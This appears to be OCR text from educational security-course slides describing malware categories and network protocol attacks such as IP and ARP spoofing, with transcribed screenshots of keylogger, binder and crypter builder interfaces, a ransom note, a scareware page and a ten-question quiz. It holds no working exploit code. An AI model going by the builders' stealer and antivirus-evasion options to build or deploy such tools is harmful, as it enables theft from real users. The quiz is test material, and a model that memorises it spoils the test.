☑ Capture écran ☑ Presse-papier
Creer keylogger

Telechargeur
Nom serveur.exe
URL :
Tester le lien

Ajouteur d' octets
21 Mo

Divers
☐ Supprimer cache steam ☑ Suppprimer cookies
☐ Contournement AV ☐ Desactiver gestionnaire de taches
☐ Desactiver pare-feu ☐ Desactiver le registre

Ouvrir page web
URL :

Stealers
☐ Chrome ☐ I E7/8
☐ Firefox ☐ Opera
☑ Cles CD de jeux

Nom	Type	Taille

Icone
Binder
Ajouter Supprimer

Fausse erreur
Titre :
Message :
Bouton :
Test erreur

FTP upload
Nom de compte :
Mot de passe : ********
Adresse FTP : https://www.we
Nom du fichier : logs.txt
Test FTP

Attack Methods - Malicious code

There are several types of malware


- Computer viruses
- Computer worms
- Spyware
- **Trojan horses**
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

- Malicious software that hides a payload within a seemingly harmless program.
- The payload can be a remote administration tool, spyware, a backdoor, etc.
- It uses a technique called **binding**, which involves linking a legitimate program with a malicious program into a single program.
- Unlike viruses, a **Trojan horse** does not replicate itself.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- **Trojan horses**
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators



[redacted] v1.0

Click Here To Browse File

Drop Files in: Temp

○ Execute in Background ● Execute Normally

File Name	Execution Mode
MyTrojan.exe	Background
notepad.exe	Normal

[redacted]

Attack Methods - Malicious code

There are several types of malware


- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- **Adware**
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

- Specialized in advertising with a financial goal (making money).
- Some companies offer what is called an **affiliate program**, encouraging users to help sell their products in exchange for a percentage of the profit. Users can also be paid per click.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- **Adware**
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators



Félicitations !

Cher client, chère cliente ! Vous avez été choisi(e) aujourd'hui pour remporter un **Samsung Galaxy A9 & Charger** ou un **iPhone XS**

Cliquez sur « OK » pour recevoir votre lot avant qu'il ne soit transféré à quelqu'un d'autre !

Pour gagner, vous n'avez qu'à répondre aux 4 questions suivantes

Quiz Time

Quiz 1

Which of the following ensures that a sender cannot deny sending a message?

A) Encryption
B) Hashing
C) Digital Signature
D) Symmetric Key Exchange

Quiz 2

What type of attack involves inserting malicious code into a legitimate web application to steal information from users?

A) Phishing
B) SQL Injection
C) Cross-Site Scripting (XSS)
D) DNS Spoofing

Quiz 3

Which wireless security protocol is the most secure for corporate environments?

A) WEP
B) WPA
C) WPA2-PSK
D) WPA3-Enterprise

Quiz 4

Which of the following would best help mitigate risks associated with phishing attacks?

A) IDS
B) Security Awareness Training
C) Firewall Rules
D) Password Complexity Requirements

Quiz 5

Which term describes an attack where an unauthorized device connects to a corporate wireless network?

A) Rogue AP
B) Evil Twin
C) Bluejacking
D) MAC Spoofing

Quiz 6

An attacker is trying multiple passwords against many different user accounts. What is this called?

A) Dictionary Attack
B) Brute Force Attack
C) Password Spraying
D) Rainbow Table Attack

Quiz 7

A phishing attack led to a ransomware infection. Which two controls would have best prevented the incident? (choose two.)

A) Data Encryption
B) Email Filtering
C) Security Awareness Training
D) RAID 5

Quiz 8

What is the primary purpose of a honeypot?

A) Encrypt sensitive data
B) Divert attackers away from real systems
C) Patch vulnerabilities
D) Enforce firewall rules

Quiz 9

A company needs to prevent unauthorized devices from connecting to its internal network. What technology should be used?

A) Firewall
B) VPN
C) NAC (Network Access Control)
D) IDS

Quiz 10

Which type of threat actor is most likely to have the greatest resources and patience for an extended attack?

A) Insider
B) Nation-State
C) Script Kiddie
D) Hacktivist

Attack Methods - Malicious code

There are several types of malware


- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- **Ransomware**
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators

- The most recent type of malware seen so far.
- This type of malware encrypts all documents and files on the infected system.
- Once the system is infected, the attackers demand a ransom in exchange for the decryption key.
- Nowadays, the ransom is usually requested in cryptocurrency to ensure the anonymity of the transaction and prevent recovery of the ransom.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- **Ransomware**
- Cryptominers
- Crypters
- Scareware
- Backdoors
- Key generators



OOPS!

Your files have been Encrypted

To recover your files, send $500 worth of Bitcoins to the following address:

12fjps0932mksJPksd184Mfd0lajsoamf

TIME LEFT

-23:59:23:00

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- **Cryptominers**
- Crypters
- Scareware
- Backdoors
- Key generators

- These are malicious programs that steal the resources (computing power) of an infected system to mine cryptocurrency.
- They are **lines of code injected into a website** and executed in the background.

Attack Methods - Malicious code

There are several types of malware


- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- **Crypters**
- Scareware
- Backdoors
- Key generators

- Software designed to help other malware remain undetectable.
- They are not malicious by themselves, but they assist in carrying out attacks successfully.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- **Crypters**
- Scareware
- Backdoors
- Key generators



[redacted]

[redacted]

General Settings | Antis Settings | Assembly Editor | Injector | Extra Options | About | Contact

Main

File To Crypt [Browse]
File To Bind [Browse]
Icon To Use [Browse]
Stub To Use [Browse]

Startup Options

○ AppData ● Desktop ● MyPictures ● Custom

Encryption

● XOR ○ RC4 ● TripleDES ● AES

Options

☑ Select All Antis ■ Bind File ■ Enable Compression ● ResHack
■ Add To Startup ☑ Use Downloader ■ Fake Error Message ○ DisasLib
☑ Change Icon ■ Edit Assembly ☑ Stealth Mode ● Custom

[Crypt File]

Attack Methods - Malicious code

There are several types of malware


- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- **Scareware**
- Backdoors
- Key generators

- Software designed to scare and deceive the user.
- For example, an attacker may trick the user into believing their machine is infected with multiple viruses and that they must update their antivirus.
- Once the user clicks on the update link, the attacker may request payment for the update or download a real malicious program.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- **Scareware**
- Backdoors
- Key generators



WARNING: CPU VIRUS CHECK - Google Chrome

www.systemversion.com/?s1=rptest1a&tsid=63640-2040_5250_us

WARNING!

YOUR COMPUTER MAY BE INFECTED:

System Detected (2) Potentially Malicious Viruses: Rootkit.*Sirefef.Spy* and *Trojan.FakeAV-Download*. Your Personal & Financial Information **MAY NOT BE SAFE.**

To Remove Viruses, Call Tech Support Online Now:

1(866) 627-4049

(High Priority Virus Removal Call Line)

Your IP Address: 216.37.72.238 | Generated on 03-11-2014 | Priority: Urgent

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- **Backdoors**
- Key generators

- These are programs installed by an attacker, for example through a virus, to allow them remote and persistent access to an infected system.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- **Key generators**


- These are programs that generate a large number of keys with the goal of using paid software illegally.

- They can also be used to crack a user's credentials through brute force attacks.

Attack Methods - Malicious code

There are several types of malware

- Computer viruses
- Computer worms
- Spyware
- Trojan horses
- Adware
- Ransomware
- Cryptominers
- Crypters
- Scareware
- Backdoors
- **Key generators**



[redacted]

[redacted]

[redacted]

LICENSE KEY SOFTWARE

[redacted]

Please Select Application

Here enter the name of the application

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- **IP Spoofing**
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)


- The goal is to impersonate a legitimate machine's IP address using tools like **hping** to forge the source IP.
- The target will send responses to the real IP owner, not the attacker.
- Attackers can bypass this by manipulating router tables to redirect responses back to them.
- This attack is mainly used when authentication is based on an IP address, as with services like **rlogin** and **SSH**.

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- **IP Spoofing**
- ARP Spoofing
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)



IP source	IP destination
1.2.3.4	5.5.5.5

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- **ARP Spoofing**
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)

ARP Basics (Address Resolution Protocol)

- Devices communicate via Ethernet frames using **MAC addresses** (data link layer).
- **ARP protocol** resolves an IP address into a MAC address.
- Machine A asks: “Who has IP B?” — Machine B replies with its MAC.
- Mapping is cached on machine A for a short time.

ARP Spoofing Attack


- Attacker sends fake ARP replies to victim.
- Victim’s ARP cache is poisoned: gateway’s IP now maps to attacker’s MAC.
- Attacker intercepts or modifies traffic, then forwards it to the real destination.

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- **ARP Spoofing**
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)


Host A
192.168.1.100 at 08:00:46:07:04:A3
Host C
192.168.1.137 at BA:DB:AD:BA:DB:AD
Host B
192.168.1.10 at 00:01:03:1d:98:b8

192.168.1.10	00:01:03:1D:98:B8

192.168.1.100	08:00:46:07:04:A3
192.168.1.10	00:01:03:1D:98:B8


192.168.1.100	08:00:46:07:04:A3

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- **ARP Spoofing**
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)


ARP Reply:
192.168.1.10 is at BA:DB:AD:BA:DB:AD
Host A
192.168.1.100 at 08:00:46:07:04:A3
Host B
192.168.1.10 at 00:01:03:1d:98:b8
Host C
192.168.1.137 at BA:DB:AD:BA:DB:AD

192.168.1.10	BA:DB:AD:BA:DB:AD

192.168.1.100	08:00:46:07:04:A3


192.168.1.100	08:00:46:07:04:A3
192.168.1.10	00:01:03:1D:98:B8

Attack Methods - Network Protocol Attacks


This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- **ARP Spoofing**
- DNS Spoofing
- Fragmentation Attacks
- TCP Session Hijacking
- Man-in-the-Middle (MITM)
- Denial of Service (DoS)


ARP Reply:
192.168.1.100 is at BA:DB:AD:BA:DB:AD
Host A
192.168.1.100 at 08:00:46:07:04:A3
192.168.1.10 | BA:DB:AD:BA:DB:AD
Host B
192.168.1.10 at 00:01:03:1d:98:b8
192.168.1.100 | BA:DB:AD:BA:DB:AD
Host C
192.168.1.137 at BA:DB:AD:BA:DB:AD
192.168.1.100 | 08:00:46:07:04:A3
192.168.1.10 | 00:01:03:1D:98:B8

- Let the victim machine be 10.0.0.171, its default gateway 10.0.0.1, and the attacker’s machine 10.0.0.227
- Before the attack: ARP cache of the target machine



```
[root@cible -> ~]$ arp
Address        HWtype  HWAddress           Flags Mask     Iface
10.0.0.1       ether   00:b0:c2:88:de:65      C           eth0
10.0.0.227     ether   00:00:86:35:c9:3f      C           eth0
```

Attack Methods - Network Protocol Attacks

This type of attack is primarily related to vulnerabilities in network protocols.

Some well-known attacks

- IP Spoofing
- ARP Spoofing
- **DNS Spoofing**
- Fragmentation Attacks
